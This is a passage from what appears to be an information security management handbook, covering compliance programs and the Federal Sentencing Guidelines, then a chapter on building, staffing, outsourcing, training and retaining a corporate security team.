In order to make compliance part of a company's DNA, a company must allow it to adapt to grow. Like a child, it needs nurturing, proper care, and feeding. By understanding vulnerabilities and risk in an organization, a security program can be implemented that includes planning and policy as the roadmap. The program will include change, configuration, and patch management along with numerous technologies to close gaps in security. Maintaining secure systems will become normal activity. It will not be necessary to build a secure network; every network architected will be securely designed and configured. Proactive monitoring of internal controls and reactive monitoring for compliance with policy will make security dynamic, help foster an understanding of the environment's requirements, and further close unreasonable gaps.

Documentation is crucial. Every organization is continually accepting risk; it is a factor of doing business. When accepting risk, it is still critical that the risk or vulnerability be understood, the decision to accept it is documented, and a justification is included. A company must ensure that it is doing its due diligence. Along with simply accepting the risk, overall risk management methods include transferring the risk. This is taking out insurance and putting the burden of the financial portion of the risk on another company. There are not many insurance companies yet stepping into this area because there is insufficient data to predict the potential of an event or the per incident dollar loss in order to establish reasonable premiums. The more common method for dealing with most technical risk is the mitigation of the risk or at least minimizing it through properly implemented technology or business process controls.

This chapter has outlined current regulations and business needs; legal council has provided input; and companies know how to anticipate what its business partners expect. This information provides a company with the input it needs to solidify its requirements. Compliance framework and the control structure will have a foundation based on the company's policy, operational, and technical control components. Management vision and organizational alignment provide for a secure architecture. Governance is going to provide the oversight, the accountability, and the risk management.

Establishing a framework of controls is the first step. Build on established frameworks, but a company should not make them its only gauge. Now a company must bring them all together—the reasonable steps. A company must start with policy as it is a company's roadmap and defines its tone at the top. Next, a company must work toward protection by identifying the technologies that will be implemented to support policy. The next step must be detection or how will a company monitor compliance and identify incidents? Companies often boast that has never or it very rarely experiences any type of incident. If there are not adequate detection procedures in place, how does the organization even know? Lastly, what will the company's reaction be to an incident? Does it intend to submit incidents to law

1) Compliance standards and procedures;

2) High-level oversight;

3) Due care in delegation of authority;

4) Training;

5) Monitoring and auditing;

6) Enforcement and discipline; and

7) Response and prevention.

EXHIBIT 48.5 Seven components for an effective compliance program.

enforcement? Will it have the documentation and evidence necessary to support its case or to protect the organization?

In late 2004, the U.S. Sentencing Commission (United States Sentencing Commission, Guidelines Manual, §8A1.2, comment (n.3(k)) (2000)) updated the sentencing guidelines to better align with technologies. In a Wake Forest Law Review article by Paul Fiorelli, seven components for an effective compliance program are identified for a successful compliance program as illustrated in Exhibit 48.5. Notice that these are what have been discussed throughout this chapter .

When it comes to the Federal Sentencing Guidelines, it is pretty clear that doing nothing increases risk and liability. Doing only the minimum will lead to inadequacy. Documentation and having an information security operational plan will make a big difference.

Security and compliance is a process; it must become part of every organization's DNA. Assessments, testing, and monitoring for compliance will be ongoing. Planning is the prescription for compliance. Documentation is the remedy. A company must be ready to do due diligence and better manage risk by making security part of its DNA.

Building an Effective and Winning Security Team

Introduction
Senior Executive Support is Crucial
Distinguishing Roles: CISO versus CSO
Centralized versus Decentralized Security Organizations and Partnering with the Business
Critical Roles and Responsibilities
Where Should the Centralized Security Group Report?
Developing a Staffing Plan
How Large Should the Security Team Be?
Hiring Security Consultants to Augment a Company's Staff
Should an Organization Consider Outsourcing Security?
Training
Career Paths for Security Professionals and Practitioners
The Retention Challenge
Attract and Keep Individuals with Technical Skills
Timing is Everything—Yet Another View
Future Trends and Directions—Security Convergence

Lynda L. McGhie

Introduction

In general, a heightened appreciation for security in today's post 9/11 environment has occurred. It is increasingly obvious that not only foreign enemies but also others driven by financial gain or even just plain malice have become an increasing threat. These evildoers have the propensity to inflict grief onto an organization as well as cause burgeoning costs to repair the damage. The threat stems from both physical and technological sources and, therefore, requires both of these security disciplines to be revisited and enhanced in response.

In response to this growing awareness, an organization may be building a security team from scratch or enhancing and reworking an existing team. Perhaps the security organization that has existed for years simply needs to be enhanced or elevated within the organization structure. Nevertheless, it is clear that in today's environment an ad hoc security function simply will not be sufficient. Organizations with this goal in mind should develop and execute an approved and well-thought out and orderly plan.

Having a well-defined security function is the most important reaction to today's threats, and for the most part, where it sits in the organization is a secondary consideration. It has proven to be easier to administer a security team if the team reports high up in the organization's structure. Additionally, if the person accountable and charged with the responsibility reports high up in the organization and has ready access to executive management, there is a higher probability of success. Ultimately, the head of the organization and the organization itself need to be accountable and well-supported.

Today's business and IT environment is increasingly more diverse and dynamic. Most organizations find themselves in a constant state of flux. Because security touches all business, IT functions, and processes, these changes result in the need for adjustments and modifications to the supporting security organization. IT organizations have struggled with their ability to do long range planning, and the typical five year or three year plan has fallen by the wayside with most organizations pragmatically favoring an annual plan. Organizations driven by quarterly financials and other closely tracked metrics also revisit their planning on a quarterly basis and take the opportunity to measure and right size efforts based on their findings. To manage dynamic risk and perpetual change, the security organization should also follow this process.

Whether an organization is building a security team from scratch or it is assessing the strength and success of its current team toward adding resources or functionality, a common set of principles and process steps apply. The first preliminary process is the gathering of information. For a new security program or organization, this could be an extensive effort. Information can be gathered by existing staff or a consulting service. A business analyst or project manager could potentially lead this effort or a security practitioner or professional may do so. There may already be an information library or website where information is documented on policies, procedures, guidelines, business, and technical goals and plans, etc. Another set of information can be gathered through discussion, group meetings, questionnaires, and interviews. The key is to identify key stakeholders and subject area experts. Industry research and benchmarking can also be helpful to help an organization define its outcome and action and to support its decisions and recommendations.

Once an organization understands its IT and business goals and supporting plans and schedules, it is ready to assess the effectiveness of the policies, procedures, guidelines, etc., in facilitating achievement of the goals and gaining an understanding of how information security and risk management can contribute to the overall bottom line of the organization. Although the highest level corporate policies' defining who does what should stay fairly stable and consistent, they should always be in review as business directions, laws and regulations, technology, and risk are constantly changing. A review and updated policy process needs to be incorporated into the functionality of the security program and process.

The next step in the process is to conduct a gap analysis between what the security program is currently doing versus what the policies and the business imperative dictate. If the identified gaps are threatening or actually inhibiting the achievement of corporate goals, this becomes the basis and critical input for corrective actions and the definition of the new or improved security function. The next step is to develop a recommendation and action plan. The amount of data collected and the extent of the process will vary based on the existence or the maturity of the information security organization and team.

The process noted above can be done on a one-time-only basis or driven by an audit finding or a compromised data or other security breach or incident as well as any number of other management dictates or risk mitigation actions. The task can be completed with internal personnel or by outsourcing to security vendors, security consultants, and service providers or contracting with IT consultants. Drivers include project scope, available funding, and timeframe for the recommendation and implementation. As a note of caution, outsourcing can be very pricey and needs close oversight and management. An outside evaluation could cost upward of $500k.

Because successful security organizations are governed by risk and protection models as well as quantitative and qualitative risk assessments, the results of this analysis and measuring will dictate a certain amount of ongoing change and adjustment to the overall security environment and its supporting security program. With that said, the dark and gloomy reality is that today's organizations are so cost driven, budget constrained, and success oriented that business trade-offs will often win favor given decisions to accept the risk, remediate the risk, or avoid the risk's going forward.

Senior Executive Support is Crucial

For most organizations, a key success factor is having executive management's support. This needs to be more than an all-hands memo or an annual corporate goal. It must be visible to all employees, part of everyone's performance appraisal and the management incentive program, and embedded in the corporate culture. Such high-level interest helps ensure that information security is taken seriously at lower organizational levels and that security specialists have the resources needed to implement an effective security program. Along with this critical level of management, support will follow the need for allocation of budgets commensurate with security requirements, risk mitigation, and annual goals. Although the emphasis on security should generally emanate from top officials, it is the security specialists at lower levels that will nurture and contribute to a repeatable and sustainable process.

According to the results of the second annual Global Information Security Workforce Study conducted by global analyst firm IDC and sponsored by ISC2, the security profession continued to mature in 2005. The study also found that ultimate responsibility for information security moved up the management hierarchy with more respondents identifying the board of directors and Chief Executive Officer (CEO) or Chief Information Security Officer (CISO) and Chief Security Officer (CSO) as being accountable for their company's information security.

> Nearly 21% of respondents, up from 12% in 2004, say their CEO is now ultimately responsible for security, while those saying that the board of directors is now ultimately responsible for security rose nearly 6% from 2.5% in 2004. For the Chief Information Officer (CIO) security accountability dropped to about 30.5%, from approximately 38% in 2004 and rose to 24% from 21% in 2004 for CISO/CSOs.

Plan ahead. Do not be in a position of simply reacting to evolving and dynamic situations or new threats and vulnerabilities. In order to do this effectively, the security team needs to be plugged into strategic and tactical planning at the highest level within the organization. At a minimum, structured "what if" sessions with functional organizations and business process owners with the purpose of synching up future company strategies with future developments in the external environment can help level set security strategies and tactical plans. Constantly monitor the industry, and measure and monitor the internal IT and business process environment.

The ultimate goal is flexibility and agility. Be ready for anything, and anticipate change as it is unavoidably a constant. Minimally, have a plan in place and tested for operational readiness with the goal of prevention at the highest level, ongoing protection at all levels, and a recovery process if the previous are not achieved. Predefine how the organization might modify the plan given change to the organizational structure, business imperative, new threats, and vulnerabilities or tweaks to the enterprise risk management plan.

Information technology as well as information resources and assets are integral ingredients of a successful organization. Organizations that actually understand this recognize that information and information systems are critical assets essential to supporting their operations that must be protected. As a result, they view information protection as an integral part of their business operations and of their strategic planning. Not only is executive management support necessary to be successful,

but organizations must also identify key stakeholders in the process who can receive the recommendation and action plan and approve and allocate funding to follow through.

The second step in the critical path is the identification and formation of the right team comprised of executive sponsors, key business and technology stakeholders, subject area experts, and a solid project manager. Whenever possible, the project should not be lengthy, and resources should be dedicated for the core team.

Distinguishing Roles: CISO versus CSO

The CISO should be designated by the CIO, the CEO, or the Chief Financial Officer (CFO). In some organizations, the CISO must also be approved by the board of directors. The CISO is responsible for establishing and ensuring compliance to corporate policy and procedure. Other primary roles and responsibilities include security training and awareness, incident management, security governance, compliance, and risk management. In some cases, the CISO will also be responsible for security operations. This security governance pertains to all corporate information and IT assets.

The CSO, on the other hand, is also a high level executive position appointed and approved by the same high level corporate officers as the CISO. This role is responsible for maximum coordination and integration of security protocols, procedures, and policies within the corporate structure. Other roles include ensuring the safety and security of employees; protecting and maintaining corporate facilities, physical assets, and property; and ensuring the security and continued preservation of all corporate information, research, and proprietary data and the technology that supports it.

Both roles should be supported by seasoned security professionals and those with senior level leadership experience. The CSO role tends more toward physical security, but it currently incorporates IT security. The CISO role does not usually incorporate physical security, personnel, and safety. However, as discussed below, with the recent move to convergence, these lines are blurring and getting redefined.

As explained in a recent CSO article, "a converged organization is positioned to make security a functional strategy and possibly a business opportunity. Expanding the view and scope of security is a necessary part of integrating security risk management into an organization. In a converged security organization with functional alignment, the definition of security is broadened to include physical security, information security, risk management and business continuity. A CSO with this functional breadth provides more value to the organization and to the overall leadership team.

The overall goal is to embed security into business processes and executive decision-making. This is the convergence recipe. The only ingredients that the CSO can not provide are forward-thinking senior executives who are willing to do more than pay lip service to ensuring the company's sustained secure performance—even if this support stems only from the realization that security will protect their lucrative jobs and incentive plans."

Centralized versus Decentralized Security Organizations and Partnering with the Business

Overall, the central security group serves as a catalyst for ensuring that information security risks are considered in both planned and ongoing operations. The group provides a consultative role for advice and expertise to decentralized business and security groups throughout the organization. The central team is also a conduit for keeping top management informed about security-related issues and activities affecting the organization. In addition, the central group is able to achieve efficiencies and increase consistency in the implementation of the organization's security program by centrally performing tasks that might otherwise be performed by multiple individual business units. By developing and adjusting organization-wide policies and guidance, the central team is able to reduce redundant policy-related activities across the organization.

Generally, the activities provided by the central group considerably differ from the decentralized security teams. The central team provides content, and the decentralized teams generally provide execution. This will vary from organization to organization as well. The central group provides governance and oversight, and it educates employees and other users about current information security risks and helps to ensure consistent understanding and administration of policies through help-line telephone numbers, presentations to business units, and written information communicated electronically or by paper memo.

Another critical role for the centralized security team is ongoing partnerships with the decentralized security team and the organization's business and functional organizations. The role has both formalized aspects such as periodically meeting with senior management to discuss business and security requirements, new and evolving risks and vulnerabilities, and new security solutions and technology. Informal and ongoing ad hoc discussions can also include updates to risk assessments and policies and procedures.

The central group has an ongoing role to research potential threats, vulnerabilities, and control mechanisms and to communicate optional security and control capabilities. The central team should also poll the entire organization for best practices and share those out to the decentralized teams and businesses. The central group should also be engaged in ongoing outreach to professional organizations, educational and research groups, and vendors and government agencies. This information should be communicated to the business units in regular structured and unstructured ways. Newsletters, memos, websites, computer-based training, and security training checklists should all be used in the annual security training and awareness program.

Organization managers are expected to know corporate policies and procedures and to comply. To do so, the centralized security team can provide tools and processes for the distributed organizations to use to comply with policy and to ensure consistent approaches. Also, the organization managers will be more likely to actually do it. Managers of decentralized teams and businesses should know what their security problems are and have plans in place to resolve them. To help ensure that managers fulfill this responsibility, they are provided with self-assessment tools that they can use to evaluate the information security aspects of their operations. When weaknesses are discovered, the business managers are expected to either improve compliance with existing policies or to consult with the corporation's security experts regarding the feasibility of implementing new policies or control techniques.

Critical Roles and Responsibilities

A primary function of the security team and the CISO or CSO is to promote senior executive awareness of information security issues and to provide information they can use to establish a management framework for more effective information security programs. Most senior executives are just beginning to recognize the significance of these risks and to fully appreciate the importance of protecting their information resources. Assigning accountability is of the utmost importance to ensure success and allocating personnel, functional areas of responsibility, and risk management.

It is necessary for the security and executive teams to recognize that information resources are essential organizational assets. Together, these two teams should develop practical risk assessment procedures that link security to business needs. As previously mentioned, whether the security organization is centralized or decentralized, it is imperative to hold program and business managers accountable for risk management and information protection. This is not just a one shot effort, but risk must be continually managed on an ongoing basis. Results of risk assessments, gap analysis, and vulnerability studies will ensure that the security program keeps pace with the risk and ensures the business imperatives of the organization are being met.

It is imperative that the centralized security team be empowered to govern the overall enterprise security program. The team should have ongoing and easy access to executive management both for formalized briefings and for ad hoc discussions. The security function and the team must be adequately

staffed and funded for success and commiserate with the organization's risk, threat, and vulnerability models. The security team should be dynamic and evolving as risk management temperance or acceptability changes. It is important to evolve and enhance the security team's skill base and expertise.

The enterprise security policies must also continue to evolve and keep pace with the business imperatives. Security policies should decompose and succinctly explain the procedures, guidelines, frameworks, and baselines of the organization. Security must be viewed as an enabler and a contributor to the bottom line. Business, technology, and process risks must be in locked step throughout the security program. Communication and education and awareness are primary functions that the security team should address within annual goals and ongoing process.

A critical contributor to success is ongoing monitoring and ensuring that the security goals and objectives are on course, and risk is being managed as expected and defined. Accountability and expectations must be driven through all levels of the organization from executive management to individual contributors. Finally, the security program must not lose sight of the organization's principle goals and readily adjust in headcount, team functionality, skill base, tasks, etc.

Where Should the Centralized Security Group Report?

Security professionals and practitioners learn early on that the best bet is to swim up stream with the ever-aspiring goal of reporting as high up in the organization as possible. That would place the CISO or the CSO directly reporting to the corporation's CEO or COO. For the CISO, more often than not, the highest reporting structure would be to the CIO. The CIO should directly report to the CEO or the COO. At many companies, however, the CISO reports into the CFO, the Chief Risk and Compliance Officer, or the Chief Counsel. More often than not, however, it is more common to find the CISO and the CSO reporting two or even three levels below the "C" levels. Security organizations placed too low in the corporate organizational structure are at risk of being ineffective and uninformed and often have little or no opportunity to discuss information security issues with their CIOs and other senior agency officials.

Who "owns" the security problem? Ultimately, it is the board of directors and the owners of the company who are culpable. However, the day-to-day accountability can be delegated to the CISO, the CSO, the Chief Privacy Officer (CPO), the Chief Compliance Officer (CCO), the Chief Risk Officer (CRO), or the VP of Security. These roles have not been critical positions within a company for very long. Previously, all of these options and these roles or functions were not recognized as solid professions or necessary support functions for organizations. Again, it is not as important where the security function reports or who has the red letter "X" as it is that someone does and that his or her accountability and roles and responsibilities are clearly defined.

Regardless of where the CISO or CSO and their respective organizations report within the structure, successful organizations will establish senior executive level business and technical governance councils to ensure that information technology issues, including information security, receive appropriate attention.

It makes sense to follow the corporation's organizational model. If IT is centralized, it makes sense to centralize IT governance and security administration as well. If IT is decentralized, distributed security teams should have a dotted line relationship to the CISO. Corporate Lines of Business (LOBs) and functional organizations are responsible to have appropriately supervised professional technical support staffing sufficient to maintain information security. The staffing level should be appropriate to the environment considering the amount and type of information for which they are responsible as well as the level of risk.

At the onset, there is high value in involving more, rather than less, of the enterprise in the requirements' generation and the planning process. Of course, it is commonly acknowledged that large planning teams do not work. Perhaps a central project with an executive steering committee is best. Membership on working teams as well as the executive steering committee should come from functional

and business areas. It is important to get everyone involved in the process for buy-in and success. Again, look for structured and streamlined ways of doing this such as disciplined requirements gathering, surveys and questionnaires, and feedback loops.

Business functional areas must be very involved in the planning and execution process and also committed to the overall success of the security organization. There is a need to communicate up and down the organization throughout the process. The decentralized business group must be given clear policies, procedures, and guidelines to follow as well as technical tools and processes. The central team should be its ongoing lifeline, and it should provide a level of oversight, guidance, and ongoing control monitoring.

Developing a Staffing Plan

Since 9/11, true security professionals are hard to come by and are often very expensive to acquire. There are many would-be applicants who have gained professional and technical security certifications and more or less do not have practical experience. It takes a keen eye during the resume screening process and a keen ear during the interview process to filter out the true security professional and practitioner. Ideally, an organization will want to find candidates who are strong in both areas. If an organization must choose between a security practitioner with hands-on experience in security operations and implementations versus a security professional who may be certified but has only had consulting and risk assessment background, it will be best served to go with the security practitioner and mentor and train him or her toward the higher goal of solid security professional skills and experience. Ideally, the organization will need both when building and maintaining its security team.

Because of the ongoing barrage of legal and regulatory requirements, many business, IT, and auditors are adding regulatory and legal compliance such as GLBA, SOX, and HIPAA to their resumes in hopes of snagging a well-paying role in compliance and audit organizations or in IT shops for risk assessment, mitigation, and technical implementations.

Most organizations have a staffing strategy to include preferences and policies for hiring permanent full-time employees versus using contractors. Once an organization determines the vision and mission of the security team, has well-defined expectations from executive management, clear definitions of roles and responsibilities, and has developed supporting goals and objectives, it is ready to build the security team. If an organization is starting from scratch, it must define the roles and responsibilities of the team and map out the skills needed for it to be successful. If it is enhancing or modifying an existing team, it must follow the same steps but conduct a gap assessment between the existing skill set and the desired skills necessary to be successful and build its winning team.

In today's environment, an ongoing assumption is that budgets are tight, and staffing justifications will be required for any budget, resource, and staffing increase. Although some reports are encouraging and attest to a more favorable outlook in the future, it is still wise to be prepared for shrinking budgets and ups and downs in the financial arena. According to the ISC2 research, "Organizations spend on average more than 43% of their IT security budgets on personnel, education and training. Overall, respondents are anticipating their level of education and training to increase by 22% over the coming year.

A solid business case and justification, resulting in quickly gained approvals and management support will occur as long as an organization has fully researched and managed its plan. With a disciplined and repeatable process in place, it will gain credibility and success for ongoing and future staffing requirements. Do not forget that critical discovery preliminary effort you began this project with in information gathering and learning the organization. Of particular value in staffing the organization is ensuring the requirements incorporate the culture and maturity of the organization as well as its goals and objectives.

How Large Should the Security Team Be?

The Robert Frances Group (RFG) published an article on calculating staffing requirements, and it makes the point that although having a baseline is merely a source of comparison and a starting place, having it in the organization's arsenal is still a good and worthwhile idea. Referencing any industry statistics and benchmarks will also help it to build a case and justification for staffing and budgets. Per RFG, "Calculating security staffing requirements is a methodical process that requires significant planning documentation. Even if no staffing changes are planned, these calculations can provide valuable insight into the security needs of the organization." RFG also stresses the importance of understanding roles and responsibilities for the security function and recommend detailing this by functional roles.

As previously stated, the security team does not have to own or perform all related security functions, but rather, it must ensure that a defined program is being followed, that all the pieces come together to manage risk and secure the enterprise, and that there is accountability within the process and execution. Ideally, the more the entire enterprise is involved in some aspect of information protection or security, the more solid and successful the team will be.

A 2003 Deloitte Touche Tohmatsu (DTT) survey found that "one information security professional for every 1,000 users was a good standard to aspire towards. Previous Computer Security Institute (CSI) studies have cited security headcount benchmarks as rather a percentage of IT budget or overall IT annual spending. In recent years with the growing awareness of increased risk and the emphasis on security, these percentages have moved upwards of 3%–5%. Other variables in the equation or in deriving the appropriate staffing levels for your organization include; numbers of employees, numbers of computing devices, numbers of applications and systems, and the complexity of the IT environment.

Defining, acquiring, implementing, and maintaining the right number of security personnel with the right skills and implementing the right program can sometimes be seen as a mysterious and magical feat. It takes talented and experienced security leaders to pull this off with executive management's understanding and support. As always, the budget realities must factor in. It is also important for the entire team to work together to establish common goals and derive a balance between a minimalist approach and getting the job done.

Because of the varying mix of applications and support levels required in different organizations, ratios of staff to the number of systems maintained can (and does) vary widely. There are several factors affecting this ratio and the related productivity of the security staff. As a first step of developing a resource and staffing strategy and plan, the following can serve as a guideline to get an organization started.

If a company is regulated and governed by a lot of laws and regulations, dictating the protection of the company's and its customer's private data, higher levels of staffing may be required to develop policies and procedures for protecting sensitive and private information and to execute on those policies. The company must also evaluate and implement technical products to govern and manage access controls, identity management, audit, and content monitoring. This is also a different skill set to include risk management, audit expertise, security administration, security engineering, and legal compliance and regulatory expertise.

If the organizational model is decentralization and the business areas manage access control and have delegated security responsibilities such as information security officers (ISO), the central team can be smaller, having more of a governance role to include communication, training, and awareness. Again, the maturity of the overall organization and its culture plays into the equation. As the business model and the IT pendulum continually swings from centralization and back to decentralization, the company's model should adjust accordingly as well as its staffing size.

These decentralized teams need ongoing oversight and monitoring. They also need help interpreting security policies and defining and managing risk. They should not be able to accept and manage risk that impacts the entire enterprise, only enclaves within the enterprise network. Decentralized risk management and security teams can unwittingly add significant additional risk to the environment through

susceptibility to various security vulnerabilities by mis-configuration and a lack of awareness and knowledge.

For more centralized security teams, the team must be of sufficient size to allow continuous support during absences such as vacations and sick leave as well as training time away from the workplace for the technical staff. If there is a requirement for any systems to operate or be monitored during non-work hours, a capability to provide such support must be included in the staffing levels. A staff size of one person cannot, in most cases, provide this capability, especially if private data are involved.

The support method or model can also have a significant impact and effect on staffing and response time. For example, a department with 100 desktop computers that are centrally managed requires a lower staffing level (and can be much more easily secured) than one that requires a visit to every computer to perform maintenance. Explicit unit decisions should be made regarding the appropriate model after review of the alternatives.

Also consider the company's acquisition model. The equipment and software acquisition model can have a significant effect on staffing, response time, and security. A department with a smorgasbord of ages and models of equipment and software requires greater expertise and more staffing than one with more limited options. Vendors do not issue security patches for older versions of software and operating systems. Explicit unit decisions should be made regarding the appropriate hardware and software replacement model after review of the alternatives.

Other factors to consider are the diversity and complexity of the organization's business model, its supporting business processes, and its information technology. The more complexity within the overall organization, the greater the challenge for the security team and greater risk for its success. Additionally, if the organization is growing or shrinking, the complexity of integrating new acquisitions and mergers from a security and risk management perspective can tax an existing security organization and require additional resources. If the organization is acquiring or developing new software and IT systems, there is also a greater need for security staffing as opposed to a mature and stable organization that is maintaining operational systems. Therefore, the number and complexity of IT systems and applications play into the equation to determine staffing levels. Remember that contractors, by nature, are meant to handle these blips in staffing requirements.

As the previously mentioned RFG model illustrates, organizations should develop minimal baseline staffing calculations and models. This information can be used to determine areas where the enterprise is understaffed, but it should avoid premature termination of employees in areas that appear overstaffed. RFG also acknowledges the need to understand the organization's application and systems environment and the necessary security individuals to manage access control and risk. "In many ways, enterprise security requirements continue to place IT executives between a "rock" and a "hard place." Business partners, customers, and government regulators expect enterprises to prove their abilities to conduct business without compromising security. At the same time, budget constraints often prevent IT executives from applying every resource available to addressing those same security concerns. This quandary leads to a balancing act to ensure that serious negative consequences do not apply."

Hiring a group of security professionals with varying levels of expertise will not only round out a team, but it will ensure career enhancement, coaching and mentoring, and upward mobility for junior and less experienced personnel. If an organization is building a larger team, it may want a combination of technical breadth and technical depth. If it has a smaller team, it will have to look for more breadth in the skill set mix to include other skills such as systems engineering, business analyst, project management, business process engineering, etc.

In addition to highly technical and subject area expertise in security, security team members need to have excellent customer service and communication skills. They should also be able to talk upward and downward within the organization. They should be able to talk technical-speak as well as understand and articulate business issues. Security team members should be active listeners and effective negotiators. In today's environment with heightened attention to legal and regulatory requirements, team members should also be honest and ethical. Many organizations require higher level background checks for security personnel.

A successful staffing strategy will supplement the team in times of unplanned resource requirements or for projects of shorter duration by hiring external contractors. Another benefit of using contractors is that budgets can be tightened when they are thin without depleting a full-time employee base. Contractors are also a good way to bring in state-of-the-art expertise to the existing team, both for projects and for enhancing the core competence of the team.

Hiring Security Consultants to Augment a Company's Staff

When the needed skill set or resources are not internally available either through the centralized and decentralized security team or within another internal functional group, staff augmentation through external consulting services should be considered. Sometimes, using a consultant is beneficial in providing a non-biased recommendation or to ensure that a conflict of interest does not exist.

When looking externally for a consultant, an organization should seek out its normal recruiting organizations internally and externally. Reach out to professional organizations and networking contacts. Many organizations are currently requiring that contractors be a blend of professional and practitioner. Another growing trend is professional certifications to include Certified Information Systems Security Professionals (CISSP). Consider security individuals formerly residing in the Department of Defense (DoD), ex-military personnel, or local law enforcement personnel.

Managing consultants is a tricky business. It takes time and dedication to orient them to the company's environment and culture. Their goals and objectives must be explicitly stated in the very beginning, and specific constraints should be placed on them. An organization must clearly define what it is expecting to achieve through their service, its reasonable expectations for completion, and its expectations for an end product. An organization should have a clear and signed statement of work (SOW). It should schedule frequent status meetings and stay on top of the resource allocation and deliverables. Most of the information gathering, risk and gap analysis, and conclusions and recommendations will ultimately be of value throughout the implementation of the project conclusions and recommendations. Indeed, the information will be sustainable for ongoing and future assessments and right-sizing activities. Organizations should keep in mind that consultants will walk away when their job is finished, and the organization and its team will have to implement their recommendations or maintain their implementation.

Should an Organization Consider Outsourcing Security?

Over the years, my views on outsourcing security have significantly changed. Perhaps it is a natural evolution considering how open the business and IT models are these days. Or perhaps it is the advanced security technology that enables the industry to be simultaneously open and closed to ensure that the company's business imperative is best served. Updated and sound security policies, a solid risk management program, governance and oversight, state of the art security technology, and executive support enable the possibility of outsourcing for consideration.

As with any outsourcing consideration, there are only certain functional candidates for consideration. One perfect security function for outsourcing is firewall management and intrusion detection or intrusion prevention. Outsourcing key security functions and central and critical controls such as identity management is a bad idea. Another candidate for consideration in security outsourcing is key management. If a company is using relatively few SSL certificates for server to serves authentication, it does not make sense to endure the cost to internally initiate a certificate function. However, if the environment is at a high risk and needs stronger authentication and encryption for the entire enterprise, it makes more sense to implement an internal key management system. Many companies are also currently outsourcing infrastructure or server management. In this environment, it is a natural extension to outsourcing anti-virus, spam, and security patch management.

Another area for outsourcing is audit and monitoring or even special ad hoc reviews. Risk assessment, penetration testing, and vulnerability scanning are also candidate functions for outsourcing. Outsourcing should be part of an organization's overall staffing and organization plan consideration. It can be used when a company needs to implement a new and complex technology, to augment staffing, or to add segregation of duties if it is in a highly regulated environment or has a smaller, less technical or operationally oriented team.

Many managed security service providers (MSSPs) have well-established and supported technology and process. They can achieve economies of scale through their customer base and pass on key savings to the organization. Today's security product and vendor environment sees a lot of change and a lot of acquisitions and mergers. Doing the upfront research and benchmarking of the vendor can aid in ensuring that the vendor does not either go out of business totally or become a secondary line of business for a newly acquired owner.

The key to secure outsourcing is to have a good and solid relationship with the vendor and a good contract specifying the vendor's security policies, non-disclosure policies, and a detailed statement of work regarding continuous support, incident management, and other important shared procedures and processes. It is important to have details on who does what and to have solid mutual expectations of both day-to-day processing and longer term strategies. The outsourcing relationship, contract, and statement of work must be very carefully monitored and managed. This is the key to overall success.

Training

Once an organization has recruited and staffed the security team, it must determine how it will ensure that the team grows and keeps up with the growing changes to the business processes, technology, and the ongoing threats and risks. Once again, the assumption is that there will be some constraints on the training budget and that managers will have to resort to creative resource management. Most organizations budget for a single course or seminar for each person. Some organizations who value high performing teams invest in two courses per year: one in the functional area discipline and one in professional growth. Some organizations will match the employee's own investment and willingness for ongoing learning by splitting the cost and the time commitment.

There are many ways to find free training and many vendors provide free online seminars and host free events. Obviously, there are volumes of information available on the Internet, and most employers are willing to give employees time to incorporate research and reading into the annual training plan. Most organizations also have internal computer-based training available, and the security team should be encouraged to take advantage of these free internal courses.

Finding seasoned and well-trained security professionals in today's market is a challenge. Another alternative is providing in-house security training for existing IT staffers. This works particularly well for other team members currently doing some type of security role such as systems administration, network management, etc.

Organizations should encourage its security team to put together updated and annual individual training plans that include company-provided training opportunities as well as individual personal opportunities. Ongoing Internet research, subscribing to and reading online publications, and membership and involvement in security professional organizations should be part of all team member individual plans. Examples of such organizations included the CSI, Information Systems Security Association (ISSA), Infragard, the Forum of Incident Response and Security Teams, and less formal discussion groups of security professionals associated with individual industry segments. Several security managers said that by participating in this study, they hoped to gain insights on how to improve their information security programs.

To maximize the value of expenditures on external training and events, some central groups require staff members who attend external events to brief others on what they learned. It is also important to upgrade the awareness of the decentralized security team as well as executive management and business

teams. For larger organizations, external training firms can be hired to provide canned training materials or design unique training to accommodate the organization's security program.

Career Paths for Security Professionals and Practitioners

One emerging trend within formalized security organizations is to create career paths for security personnel within the organization. This has an overwhelming and overarching impact to the success of the organization. Using internal security staffing and even augmenting with external training or contractors can help establish and maintain a successful program. This will not only help to grow the internal team, but it will also create job satisfaction, increase retention, and aid in recruiting. The career path should take into consideration both the professional and practitioner aspects of security and ensure that there is a path within each and a combination of the two.

In particular, many organizations are encouraging their staff to become CISSP. The CISSP certification was established by the International Information Systems Security Certification Consortium. The consortium was established as a joint effort of several information security-related organizations, including the ISSA and the CSI to develop a certification program for information security professionals.

The CISSP requires three years of experience plus an undergraduate degree or four years of experience in various security disciplines to sit for the exam. More junior personnel will not seek the CISSP right away, but they will round out their experience with more technical certifications such as SSCP, SANs, Cisco, and Microsoft. The CISSP focuses on high-level security issues at a conceptual level. There are various ways to prepare for the exam that include individual study using a host of preparation guidelines and readings, taking a CISSP one week training course, or using online materials that include pre-tests for practice. According to CertMag's 2005 Salary Survey,

> certified IT professionals believe certification makes them more confident, more productive and more promotable. According to the survey of certified professionals globally, 62.5 percent of respondents have a high level of confidence that certification makes them feel more confident in their work and 57.4 percent enjoy more respect from managers and colleagues thanks to certification. Perhaps most importantly, 51.6 percent of respondents believe being certified leads to a greater demand for their professional services. Respondents felt that certification benefits productivity. Among respondents, 45.6 percent have a high level of confidence that certification increased productivity, and 47.3 percent cited increased problem-solving skills.
>
> Perhaps more important than how certification makes IT professionals feel is how employers feel about certified IT professionals. This year's survey shows slightly less financial support than the same 2004 survey. This year, 45.4 percent of respondents reported paying for their own certification, up from 37.9 percent last year. Last year, 48 percent of employers paid the entire bill, down to 41.7 percent this year. The remaining 12.9 percent of 2005 respondents shared the cost with their employers.

The Retention Challenge

It is critical to provide staff with state of the art technical tools and training to do its various jobs. A benefit for the information security team is to co-exist with the IT group where there is a natural synergy to other IT functional areas such as development, networking, business process reengineering, etc. Generally, IT professionals earn slightly higher salaries because of the criticality of the function, the constant need to update skills, and the competition for qualified practitioners and professionals. In today's job market, average salaries for security engineers are in the $80k–$100k range while CSOs and CISOs are making from $135k to $180k. These salaries vary across the U.S., depending on geographic location with the east and west coast areas netting higher annual salaries and overall compensation.

Organizations have taken steps to ensure that personnel involved in various aspects of information security programs have the skills and knowledge needed to mitigate risk and implement state of the art security programs. In addition, learning and successful organizations recognized that staff expertise must be frequently updated to keep abreast of ongoing changes in threats, vulnerabilities, software, security techniques, and security monitoring tools. Further, most of the organizations strive to increase the professional stature of their staff in order to gain respect from others in their organizations and attract competent individuals to security-related positions.

